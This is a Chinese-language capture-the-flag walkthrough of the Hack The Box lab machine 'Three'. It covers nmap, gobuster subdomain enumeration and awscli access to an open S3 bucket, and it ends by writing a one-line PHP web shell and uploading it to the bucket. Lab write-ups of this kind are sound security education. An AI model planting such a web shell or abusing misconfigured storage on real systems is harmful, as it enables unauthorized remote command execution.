hack the box tier1 Three
HTB WP -Three
task 1
1 | How many TCP ports are open? |
这个需要用nmap扫一下端口:
1 | nmap -sV 10.129.121.197 |


但是两者对于端口的详细程度是不一样的。
回答:
1 | 2 |
task 2
1 | What is the domain of the email address provided in the "Contact" section of the website? |
因为这个IP开了http端口,所以我们直接访问一下IP:

我们点contact(联系我们),email给了个域名:

1 | thetoppers.htb |
task 3
1 | In the absence of a DNS server, which Linux file can we use to resolve hostnames to IP addresses in order to be able to access the websites that point to those hostnames? |
这是responder那里学到的
1 | /etc/hosts |
两种修改方式:
1 | sudo vim /etc/hosts |
唯一要注意的就是一定要提升到管理员权限。
task 4
1 | Which sub-domain is discovered during further enumeration? |
这个我们用gobuster吧:
1 | sudo apt install gobuster |
还要准备字典:
1 | cd /usr/share/wordlists |
对了建议安装一个大字典Seclists(我安装过了):
1 | sudo git clone https://github.com/danielmiessler/SecLists.git |

还是绑一下IP和域名吧(后面会解释,其实这算个好习惯):
1 | sudo su |

咱们等会用子域名字典(subdomain)去枚举:
1 | gobuster vhost -u http://thetoppers.htb/ -w /usr/share/wordlists/SecLists/Discovery/DNS/subdomains-top1million-20000.txt --append-domain |
解释:
1 | vhost用于发现子域名(指定 Gobuster 的运行模式为 Virtual Host(虚拟主机)爆破) |
就是不要用IP去查子域名,用主域名去查子域名。

找到了一个,这个就是答案:
1 | s3.thetoppers.htb |
task 5
1 | Which service is running on the discovered sub-domain? |
回答:
1 | Amazon S3 |
task 6

1 | Which command line utility can be used to interact with the service running on the discovered sub-domain? |
回答:
1 | awscli |
task 7
1 | Which command is used to set up the AWS CLI installation? |
回答:
1 | aws configure |
task 8
1 | What is the command used by the above utility to list all of the S3 buckets? |
回答:
1 | aws s3 ls |
task 9
1 | This server is configured to run files written in what web scripting language? |
这就需要熟悉awscli的操作命令了:

输入aws s3 ls 提示我们需要configure。
1 | aws configure |
先配置好(随便输入一点)。

再加端点:

加端点之前,我们也要先把子域名DNS配置对应的IP(子域名上的服务是AWS S3服务),因为是404嘛,aws也是要解析域名的:
1 | sudo vim /etc/hosts |
1 | aws s3 ls --endpoint-url=http://s3.thetoppers.htb s3://thetoppers.htb |
1 | --endpoint-url 的意思是“自定义服务器端点(Endpoint)网址”。 |

有index.php,是php语言写的。
task 10
1 | Submit the flag located in /var/www/. |
用php创建一个shell(来让我们执行命令):
1 | nano shell.php |
1 | <?php system($_GET['cmd']); ?> |

按ctrl+x,y,然后回车即可保存。

我们需要把shell放进s3那个存储桶里(copy=cp):
1 | aws s3 cp --endpoint-url=http://s3.thetoppers.htb shell.php s3://thetoppers.htb |
